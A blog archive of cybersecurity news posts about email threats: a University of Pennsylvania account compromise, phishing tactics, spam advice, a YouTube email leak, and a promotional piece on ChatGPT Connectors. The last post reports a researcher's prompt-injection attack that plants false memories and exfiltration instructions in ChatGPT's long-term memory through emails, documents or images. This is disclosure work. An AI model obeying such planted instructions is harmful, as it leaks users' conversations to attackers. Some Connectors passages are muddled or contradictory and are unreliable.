Search This Blog

Powered by Blogger.

Blog Archive

Labels

Footer About

Footer About

Labels

Showing posts with label Emails. Show all posts

University of Pennsylvania Hit by Hackers: Fake Emails, Data Leak Threats, and Political Backlash


The University of Pennsylvania is investigating a cybersecurity incident after unknown hackers gained access to internal email accounts and sent thousands of misleading messages to students, alumni, and staff on Friday morning. The fraudulent emails, which appeared to come from the university’s Graduate School of Education (GSE), contained inflammatory and false statements aimed at discrediting the institution.

The messages, distributed through multiple legitimate @upenn.edu accounts, mocked the university’s data protection standards and included offensive remarks about its internal policies. Some messages falsely claimed the university violated the Family Educational Rights and Privacy Act (FERPA) and threatened to release private student data. Several recipients reported receiving the same message multiple times from different Penn-affiliated senders.

In a statement to media outlets, Penn spokesperson Ron Ozio confirmed that the university’s incident response team is actively handling the situation. He described the email as “fraudulent,” adding that the content “does not reflect the mission or actions of Penn or Penn GSE.” The university emphasized that it is coordinating with cybersecurity specialists to contain the breach and determine the extent of access obtained by the attackers.

Preliminary findings suggest the threat actors may have compromised university email accounts, likely through credential theft or phishing, and used them to send the mass messages. According to reports, the attackers claim to have obtained extensive data including donor, student, and alumni records, and have threatened to leak it online. However, Penn has not verified these claims and continues to assess which systems were affected.

The timing and tone of the hackers’ messages suggest that their motive may extend beyond simple disruption. The emails referenced university fundraising efforts and included statements like “please stop giving us money,” implying an intent to undermine donor confidence. Analysts also noted that the incident followed Penn’s public rejection of a White House initiative known as the “Compact for Academic Excellence in Higher Education.”

That proposal, which several universities declined to sign, sought to impose federal funding conditions that included banning affirmative action in admissions and hiring, freezing tuition for five years, capping international enrollment, and enforcing policies that critics say would marginalize LGBTQ+ and gender-nonconforming students. In response, Penn President J. Larry Jameson had stated that such conditions “conflict with the viewpoint diversity and freedom of expression central to higher education.”

The university has advised all recipients to disregard the fake messages and avoid clicking on any embedded links or attachments. Anyone concerned about personal information exposure has been urged to monitor their accounts and report suspicious activity. Penn has promised to issue direct notifications if any verified data exposure is confirmed.

The growing risk of reputational and data threats faced by universities, which hold vast troves of academic and financial records cannot be more critical. As investigations take place, cybersecurity experts stress that academic institutions must adopt continuous monitoring, strict credential management, and transparent communication with affected communities when such attacks occur.


Phishing Expands Beyond Email: Why New Tactics Demand New Defences


Phishing has long been associated with deceptive emails, but attackers are now widening their reach. Malicious links are increasingly being delivered through social media, instant messaging platforms, text messages, and even search engine ads. This shift is reshaping the way organisations must think about defence.


From the inbox to every app

Work used to be confined to company networks and email inboxes, which made security controls easier to enforce. Today’s workplace is spread across cloud platforms, SaaS tools, and dozens of communication channels. Employees are accessible through multiple apps, and each one creates new openings for attackers.

Links no longer arrive only in email. Adversaries exploit WhatsApp, LinkedIn, Signal, SMS, and even in-app messaging, often using legitimate SaaS accounts to bypass email filters. With enterprises relying on hundreds of apps with varying security settings, the attack surface has grown dramatically.


Why detection lags behind

Phishing that occurs outside email is rarely reported because most industry data comes from email security vendors. If the email layer is bypassed, companies must rely heavily on user reports. Web proxies offer limited coverage, but advanced phishing kits now use obfuscation techniques, such as altering webpage code or hiding scripts to disguise what the browser is actually displaying.

Even when spotted, non-email phishing is harder to contain. A malicious post on social media cannot be recalled or blocked for all employees like an email. Attackers also rotate domains quickly, rendering URL blocks ineffective.


Personal and corporate boundaries blur

Another challenge is the overlap of personal and professional accounts. Staff routinely log into LinkedIn, X, WhatsApp, or Reddit on work devices. Malicious ads placed on search engines also appear credible to employees browsing for company resources.

This overlap makes corporate compromise more likely. Stolen credentials from personal accounts can provide access to business systems. In one high-profile incident in 2023, an employee’s personal Google profile synced credentials from a work device. When the personal device was breached, it exposed a support account linked to more than a hundred customers.


Real-world campaigns

Recent campaigns illustrate the trend. On LinkedIn, attackers used compromised executive accounts to promote fake investment opportunities, luring targets through legitimate services like Google Sites before leading them to phishing pages designed to steal Google Workspace credentials.

In another case, malicious Google ads appeared above genuine login pages. Victims were tricked into entering details on counterfeit sites hosted on convincing subdomains, later tied to a campaign by the Scattered Spider group.


The bigger impact of one breach

A compromised account grants far more than access to email. With single sign-on integrations, attackers can reach multiple connected applications, from collaboration tools to customer databases. This enables lateral movement within organisations, escalating a single breach into a widespread incident.

Traditional email filters are no longer enough. Security teams need solutions that monitor browser behaviour directly, detect attempts to steal credentials in real time, and block attacks regardless of where the link originates. In addition, enforcing multi-factor authentication, reducing unnecessary syncing across devices, and educating employees about phishing outside of email remain critical steps.

Phishing today is about targeting identity, not just inboxes. Organisations that continue to see it as an email-only problem risk being left unprepared against attackers who have already moved on.


OpenAI Rolls Out Premium Data Connections for ChatGPT Users



The ChatGPT solution has become a transformative artificial intelligence solution widely adopted by individuals and businesses alike seeking to improve their operations. Developed by OpenAI, this sophisticated artificial intelligence platform has been proven to be very effective in assisting users with drafting compelling emails, developing creative content, or conducting complex data analysis by streamlining a wide range of workflows. 

OpenAI is continuously enhancing ChatGPT's capabilities through new integrations and advanced features that make it easier to integrate into the daily workflows of an organisation; however, an understanding of the platform's pricing models is vital for any organisation that aims to use it efficiently on a day-to-day basis. A business or an entrepreneur in the United Kingdom that is considering ChatGPT's subscription options may find that managing international payments can be an additional challenge, especially when the exchange rate fluctuates or conversion fees are hidden.

In this context, the Wise Business multi-currency credit card offers a practical solution for maintaining financial control as well as maintaining cost transparency. This payment tool, which provides companies with the ability to hold and spend in more than 40 currencies, enables them to settle subscription payments without incurring excessive currency conversion charges, which makes it easier for them to manage budgets as well as adopt cutting-edge technology. 

A suite of premium features has been recently introduced by OpenAI that aims to enhance the ChatGPT experience for subscribers by enhancing its premium features. There is now an option available to paid users to use advanced reasoning models that include O1 and O3, which allow users to make more sophisticated analytical and problem-solving decisions. 

The subscription comes with more than just enhanced reasoning; it also includes an upgraded voice mode that makes conversational interactions more natural, as well as improved memory capabilities that allow the AI to retain context over the course of a long period of time. It has also been enhanced with the addition of a powerful coding assistant designed to help developers automate workflows and speed up the software development process. 

To expand the creative possibilities even further, OpenAI has adjusted token limits, which allow for greater amounts of input and output text and allow users to generate more images without interruption. In addition to expedited image generation via a priority queue, subscribers have the option of achieving faster turnaround times during high-demand periods. 

In addition to maintaining full access to the latest models, paid accounts are also provided with consistent performance, as they are not forced to switch to less advanced models when server capacity gets strained-a limitation that free users may still have to deal with. While OpenAI has put in a lot of effort into enriching the paid version of the platform, the free users have not been left out. GPT-4o has effectively replaced the older GPT-4 model, allowing complimentary accounts to take advantage of more capable technology without having to fall back to a fallback downgrade. 

In addition to basic imaging tools, free users will also receive the same priority in generation queues as paid users, although they will also have access to basic imaging tools. With its dedication to making AI broadly accessible, OpenAI has made additional features such as ChatGPT Search, integrated shopping assistance, and limited memory available free of charge, reflecting its commitment to making AI accessible to the public. 

ChatGPT's free version continues to be a compelling option for people who utilise the software only sporadically-perhaps to write occasional emails, research occasionally, and create simple images. In addition, individuals or organisations who frequently run into usage limits, such as waiting for long periods of time for token resettings, may find that upgrading to a paid plan is an extremely beneficial decision, as it unlocks uninterrupted access as well as advanced capabilities. 

In order to transform ChatGPT into a more versatile and deeply integrated virtual assistant, OpenAI has introduced a new feature, called Connectors, which is designed to transform the platform into an even more seamless virtual assistant. It has been enabled by this new feature for ChatGPT to seamlessly interface with a variety of external applications and data sources, allowing the AI to retrieve and synthesise information from external sources in real time while responding to user queries. 

With the introduction of Connectors, the company is moving forward towards providing a more personal and contextually relevant experience for our users. In the case of an upcoming family vacation, for example, ChatGPT can be instructed by users to scan their Gmail accounts in order to compile all correspondence regarding the trip. This allows users to streamline travel plans rather than having to go through emails manually. 

With its level of integration, Gemini is similar to its rivals, which enjoy advantages from Google's ownership of a variety of popular services such as Gmail and Calendar. As a result of Connectors, individuals and businesses will be able to redefine how they engage with AI tools in a new way. OpenAI intends to create a comprehensive digital assistant by giving ChatGPT secure access to personal or organisational data that is residing across multiple services, by creating an integrated digital assistant that anticipates needs, surfaces critical insights, streamlines decision-making processes, and provides insights. 

There is an increased demand for highly customised and intelligent assistance, which is why other AI developers are likely to pursue similar integrations to remain competitive. The strategy behind Connectors is ultimately to position ChatGPT as a central hub for productivity — an artificial intelligence that is capable of understanding, organising, and acting upon every aspect of a user’s digital life. 

In spite of the convenience and efficiency associated with this approach, it also illustrates the need to ensure that personal information remains protected while providing robust data security and transparency in order for users to take advantage of these powerful integrations as they become mainstream. In its official X (formerly Twitter) account, OpenAI has recently announced the availability of Connectors that can integrate with Google Drive, Dropbox, SharePoint, and Box as part of ChatGPT outside of the Deep Research environment. 

As part of this expansion, users will be able to link their cloud storage accounts directly to ChatGPT, enabling the AI to retrieve and process their personal and professional data, enabling it to create responses on their own. As stated by OpenAI in their announcement, this functionality is "perfect for adding your own context to your ChatGPT during your daily work," highlighting the company's ambition of making ChatGPT more intelligent and contextually aware. 

It is important to note, however, that access to these newly released Connectors is confined to specific subscriptions and geographical restrictions. A ChatGPT Pro subscription, which costs $200 per month, is exclusive to ChatGPT Pro subscribers only and is currently available worldwide, except for the European Economic Area (EEA), Switzerland and the United Kingdom. Consequently, users whose plans are lower-tier, such as ChatGPT Plus subscribers paying $20 per month, or who live in Europe, cannot use these integrations at this time. 

Typically, the staggered rollout of new technologies is a reflection of broader challenges associated with regulatory compliance within the EU, where stricter data protection regulations as well as artificial intelligence governance frameworks often delay their availability. Deep Research remains relatively limited in terms of the Connectors available outside the company. However, Deep Research provides the same extensive integration support as Deep Research does. 

In the ChatGPT Plus and Pro packages, users leveraging Deep Research capabilities can access a much broader array of integrations — for example, Outlook, Teams, Gmail, Google Drive, and Linear — but there are some restrictions on regions as well. Additionally, organisations with Team plans, Enterprise plans, or Educational plans have access to additional Deep Research features, including SharePoint, Dropbox, and Box, which are available to them as part of their Deep Research features. 

Additionally, OpenAI is now offering the Model Context Protocol (MCP), a framework which allows workspace administrators to create customised Connectors based on their needs. By integrating ChatGPT with proprietary data systems, organizations can create secure, tailored integrations, enabling highly specialized use cases for internal workflows and knowledge management that are highly specialized. 

With the increasing adoption of artificial intelligence solutions by companies, it is anticipated that the catalogue of Connectors will rapidly expand, offering users the option of incorporating external data sources into their conversations. The dynamic nature of this market underscores that technology giants like Google have the advantage over their competitors, as their AI assistants, such as Gemini, can be seamlessly integrated throughout all of their services, including the search engine. 

The OpenAI strategy, on the other hand, relies heavily on building a network of third-party integrations to create a similar assistant experience for its users. It is now generally possible to access the new Connectors in the ChatGPT interface, although users will have to refresh their browsers or update the app in order to activate the new features. 

As AI-powered productivity tools continue to become more widely adopted, the continued growth and refinement of these integrations will likely play a central role in defining the future of AI-powered productivity tools. A strategic approach is recommended for organisations and professionals evaluating ChatGPT as generative AI capabilities continue to mature, as it will help them weigh the advantages and drawbacks of deeper integration against operational needs, budget limitations, and regulatory considerations that will likely affect their decisions.

As a result of the introduction of Connectors and the advanced subscription tiers, people are clearly on a trajectory toward more personalised and dynamic AI assistance, which is able to ingest and contextualise diverse data sources. As a result of this evolution, it is also becoming increasingly important to establish strong frameworks for data governance, to establish clear controls for access to the data, and to ensure adherence to privacy regulations.

If companies intend to stay competitive in an increasingly automated landscape by investing early in these capabilities, they can be in a better position to utilise the potential of AI and set clear policies that balance innovation with accountability by leveraging the efficiencies of AI in the process. In the future, the organisations that are actively developing internal expertise, testing carefully selected integrations, and cultivating a culture of responsible AI usage will be the most prepared to fully realise the potential of artificial intelligence and to maintain a competitive edge for years to come.

When Trusted Sites Turn Dangerous: How Hackers Are Fooling Users


A recent cyberattack has revealed how scammers are now using reliable websites and tailored links to steal people's login credentials. This new method makes it much harder to spot the scam, even for trained eyes.


How It Was Caught

A cybersecurity team at Keep Aware was silently monitoring browser activity to observe threats in real time. They didn’t interrupt the users — instead, they watched how threats behaved from start to finish. That’s how they noticed one employee typed their login details into a suspicious page.

This alert led the team to investigate deeper. They confirmed that a phishing attack had occurred and quickly took action by resetting the affected user’s password and checking for other strange activity on their account.

What stood out was this: the phishing page didn’t come from normal browsing. The user likely clicked a link from their email app, meaning the scam started in their inbox but took place in their browser.


How the Scam Worked

The employee landed on a real, long-standing website known for selling outdoor tents. This site was over 9 years old and had a clean online reputation. But cybercriminals had broken in and added a fake page without anyone noticing.

The page showed a message saying the user had received a “Confidential Document” and asked them to type in their email to view a payment file. This is a typical trick — creating a sense of urgency to get the person to act without thinking.


Tactics Used by Hackers

The fake page was designed to avoid being studied by experts. It blocked right-clicking and common keyboard shortcuts so that users or researchers couldn’t easily inspect it.

It also had smart code that responded to how the person arrived. If the phishing link already included the target’s email address, the page would automatically fill it in. This made the form feel more genuine and saved the user a step — making it more likely they’d complete the action.

This technique also allowed attackers to keep track of which targets clicked and which ones entered their information.


Why It Matters

This attack shows just how advanced phishing scams have become. By using real websites, targeted emails, and smooth user experiences, scammers are getting better at fooling people.

To stay safe, always be cautious when entering personal information online. Even if a site looks familiar, double-check the web address and avoid clicking suspicious email links. If something feels off, report it before doing anything else.


Why You Shouldn’t Delete Spam Emails Right Away


Unwanted emails, commonly known as spam, fill up inboxes daily. Many people delete them without a second thought, assuming it’s the best way to get rid of them. However, cybersecurity experts advise against this. Instead of deleting spam messages immediately, marking them as junk can improve your email provider’s ability to filter them out in the future.  


The Importance of Marking Emails as Spam  

Most email services, such as Gmail, Outlook, and Yahoo, use automatic spam filters to separate important emails from unwanted ones. These filters rely on user feedback to improve their accuracy. If you simply delete spam emails without marking them as junk, the system does not learn from them and may not filter similar messages in the future.  

Here’s how you can help improve your email’s spam filter:  

• If you use an email app (like Outlook or Thunderbird): Manually mark unwanted messages as spam if they appear in your inbox. This teaches the software to recognize similar messages and block them.  

• If you check your email in a web browser: If a spam message ends up in your inbox instead of the spam folder, select it and move it to the junk folder. This helps train the system to detect similar threats.  

By following these steps, you not only reduce spam in your inbox but also contribute to improving the filtering system for other users.  


Why You Should Never Click "Unsubscribe" on Suspicious Emails  

Many spam emails include an option to "unsubscribe," which might seem like an easy way to stop receiving them. However, clicking this button can be risky.  

Cybercriminals send millions of emails to random addresses, hoping to find active users. When you click "unsubscribe," you confirm that your email address is valid and actively monitored. Instead of stopping, spammers may send you even more unwanted emails. In some cases, clicking the link can also direct you to malicious websites or even install harmful software on your device.  

To stay safe, avoid clicking "unsubscribe" on emails from unknown sources. Instead, mark them as spam and move them to the junk folder.  


Simple Ways to Protect Yourself from Spam  

Spam emails are not just a nuisance; they can also be dangerous. Some contain links to fake websites, tricking people into revealing personal information. Others may carry harmful attachments that install malware on your device. To protect yourself, follow these simple steps:  

1. Stay Alert: If an email seems suspicious or asks for personal information, be cautious. Legitimate companies do not ask for sensitive details through email.  

2. Avoid Acting in a Hurry: Scammers often create a sense of urgency, pressuring you to act quickly. If an email claims you must take immediate action, think twice before responding.  

3. Do Not Click on Unknown Links: If an email contains a link, avoid clicking it. Instead, visit the official website by typing the web address into your browser.  

4. Avoid Opening Attachments from Unknown Senders: Malware can be hidden in email attachments, including PDFs, Word documents, and ZIP files. Open attachments only if you trust the sender.  

5. Use Security Software: Install antivirus and anti-spam software to help detect and block harmful emails before they reach your inbox.  


Spam emails may seem harmless, but how you handle them can affect your online security. Instead of deleting them right away, marking them as spam helps email providers refine their filters and block similar messages in the future. Additionally, never click "unsubscribe" in suspicious emails, as it can lead to more spam or even security threats. By following simple email safety habits, you can reduce risks and keep your inbox secure.

Google Fixes YouTube Security Flaw That Exposed User Emails


A critical security vulnerability in YouTube allowed attackers to uncover the email addresses of any account on the platform. Cybersecurity researchers discovered the flaw and reported it to Google, which promptly fixed the issue. While no known attacks exploited the vulnerability, the potential consequences could have been severe, especially for users who rely on anonymity.


How the Vulnerability Worked

The flaw was identified by researchers Brutecat and Nathan, as reported by BleepingComputer. It involved an internal identifier used within Google’s ecosystem, known as the Gaia ID. Every YouTube account has a unique Gaia ID, which links it to Google’s services.

The exploit worked by blocking a YouTube account and then accessing its Gaia ID through the live chat function. Once attackers retrieved this identifier, they found a way to trace it back to the account’s registered email address. This loophole could have exposed the contact details of millions of users without their knowledge.


Google’s Reaction and Fix

Google confirmed that the issue was present from September 2024 to February 2025. Once informed, the company swiftly implemented a fix to prevent further risk. Google assured users that there were no reports of major misuse but acknowledged that the vulnerability had the potential for harm.


Why This Was a Serious Threat

The exposure of email addresses poses various risks, including phishing attempts, hacking threats, and identity theft. This is particularly concerning for individuals who depend on anonymity, such as whistleblowers, journalists, and activists. If their private details were leaked, it could have led to real-world dangers, not just online harassment.

Businesses also faced risks, as malicious actors could have used this flaw to target official YouTube accounts, leading to scams, fraud, or reputational damage.


Lessons and Preventive Measures

The importance of strong security measures and rapid responses to discovered flaws cannot be emphasized more. Users are encouraged to take precautions, such as enabling two-factor authentication (2FA), using secure passwords, and being cautious of suspicious emails or login attempts.

Tech companies, including Google, must consistently audit security systems and respond quickly to any potential weaknesses.

Although the security flaw was patched before any confirmed incidents occurred, this event serves as a reminder of the omnipresent risks in the digital world. By staying informed and following security best practices, both users and companies can work towards a safer online experience.


How to Identify a Phishing Email and Stay Safe Online


Cybercriminals are constantly refining their tactics to steal personal and financial information. One of the most common methods they use is phishing, a type of cyberattack where fraudsters impersonate trusted organizations to trick victims into revealing sensitive data. With billions of phishing emails sent every day, it’s essential to recognize the warning signs and avoid falling into these traps.  


What is Phishing?  

Phishing is a deceptive technique where attackers send emails that appear to be from legitimate companies, urging recipients to click on malicious links or download harmful attachments. These fake emails often lead to fraudulent websites designed to steal login credentials, banking details, or personal information.  


While email phishing is the most common, cybercriminals also use other methods, including:  

  • Smishing (phishing via SMS)  
  • Vishing (phishing through voice calls)  
  • QR code phishing (scanning a malicious code that leads to a fake website)  

Understanding the tactics used in phishing attacks can help you spot red flags and stay protected.  


Key Signs of a Phishing Email  

1. Urgency and Fear Tactics  

One of the biggest warning signs of a phishing attempt is a sense of urgency. Attackers try to rush victims into making quick decisions by creating panic.  

For example, an email may claim:  

1. "Your account will be locked in 24 hours!"  

2. "Unusual login detected! Verify now!"  

3. "You’ve won a prize! Claim immediately!"

These messages pressure you into clicking links without thinking. Always take a moment to analyze the email before acting.  

2. Too Good to Be True Offers  

Phishing emails often promise unrealistic rewards, such as:  

  • Free concert tickets or vacations  
  • Huge discounts on expensive products  
  • Cash prizes or lottery winnings  

Cybercriminals prey on curiosity and excitement, hoping victims will click before questioning the legitimacy of the offer. If an email seems too good to be true, it probably is.  


3. Poor Grammar and Spelling Mistakes  

Legitimate companies carefully proofread their emails before sending them. In contrast, phishing emails often contain spelling errors, awkward phrasing, or grammatical mistakes.  

For example:  

  •  "Your account has been compromised, please verify immediately."  
  •  "Dear customer, we noticed unusual login attempts."  

If an email is full of errors or unnatural language, it's a red flag.  


4. Generic or Impersonal Greetings  

Most trusted organizations address customers by their first and last names. A phishing email, however, might use vague greetings like:  

  • “Dear Customer,”  
  •  "Dear User,"  
  •  "Hello Sir/Madam,"  

If an email does not include your real name but claims to be from your bank, social media, or an online service, be cautious.  


5. Suspicious Email Addresses  

A simple yet effective way to detect phishing emails is by checking the sender’s email address. Cybercriminals mimic official domains but often include small variations:  

  •  Real: support@amazon.com  
  •  Fake: support@amaz0n-service.com  

Even a single misspelled letter can indicate a scam. Always verify the email address before clicking any links.  


6. Unusual Links and Attachments  

Phishing emails often contain harmful links or attachments designed to steal data or infect your device with malware. Before clicking, hover over the link to preview the actual URL. If the website address looks strange, do not click it.  

Be especially cautious with:  

  •  Unexpected attachments (PDFs, Word documents, ZIP files, etc.)  
  •  Embedded QR codes leading to unknown sites  
  •  Shortened URLs that hide the full website address  

If you're unsure, go directly to the company’s official website instead of clicking any links in the email.  


What to Do If You Suspect a Phishing Email?  

If you receive a suspicious email, take the following steps:  

1. Do not click on links or download attachments  

2. Verify the sender’s email address  

3. Look for spelling or grammatical mistakes  

4. Report the email as phishing to your email provider  

5. Contact the organization directly using their official website or phone number  

Most banks and companies never ask for personal details via email. If an email requests sensitive information, treat it as a scam.  

Phishing attacks continue to grow in intricacies, but by staying vigilant and recognizing warning signs, you can protect yourself from cybercriminals. Always double-check emails before clicking links, and when in doubt, contact the company directly.  

Cybersecurity starts with awareness—spread the knowledge and help others stay safe online!  


ChatGPT Vulnerability Exposes Users to Long-Term Data Theft— Researcher Proves It


Independent security researcher Johann Rehberger found a flaw in the memory feature of ChatGPT. Hackers can manipulate the stored information that gets extracted to steal user data by exploiting the long-term memory setting of ChatGPT. This is actually an "issue related to safety, rather than security" as OpenAI termed the problem, showing how this feature allows storing of false information and captures user data over time.

Rehberger had initially reported the incident to OpenAI. The point was that the attackers could fill the AI's memory settings with false information and malicious commands. OpenAI's memory feature, in fact, allows the user's information from previous conversations to be put in that memory so during a future conversation, the AI can recall the age, preferences, or any other relevant details of that particular user without having been fed the same data repeatedly.

But what Rehberger had highlighted was the vulnerability that hackers capitalised on to permanently store false memories through a technique known as prompt injection. Essentially, it occurs when an attacker manipulates the AI by malicious content attached to emails, documents, or images. For example, he demonstrated how he could get ChatGPT to believe he was 102 and living in a virtual reality of sorts. Once these false memories were implanted, they could haunt and influence all subsequent interaction with the AI.


How Hackers Can Use ChatGPT's Memory to Steal Data

In proof of concept, Rehberger demonstrated how this vulnerability can be exploited in real-time for the theft of user inputs. In chat, hackers can send a link or even open an image that hooks ChatGPT into a malicious link and redirects all conversations along with the user data to a server owned by the hacker. Such attacks would not have to be stopped because the memory of the AI holds the instructions planted even after starting a new conversation.

Although OpenAI has issued partial fixes to prevent memory feature exploitation, the underlying mechanism of prompt injection remains. Attackers can still compromise ChatGPT's memory by embedding knowledge in their long-term memory that may have been seeded through unauthorised channels.


What Users Can Do

There are also concerns for users who care about what ChatGPT is going to remember about them in terms of data. Users need to monitor the chat session for any unsolicited shift in memory updates and screen regularly what is saved into and deleted from the memory of ChatGPT. OpenAI has put out guidance on how to manage the memory feature of the tool and how users may intervene in determining what is kept or deleted.

Though OpenAI did its best to address the issue, such an incident brings out a fact that continues to show how vulnerable AI systems remain when it comes to safety issues concerning user data and memory. Regarding AI development, safety regarding the protected sensitive information will always continue to raise concerns from developers to the users themselves.

Therefore, the weakness revealed by Rehberger shows how risky the introduction of AI memory features might be. The users need to be always alert about what information is stored and avoid any contacts with any content they do not trust. OpenAI is certainly able to work out security problems as part of its user safety commitment, but in this case, it also turns out that even the best solutions without active management on the side of a user will lead to breaches of data.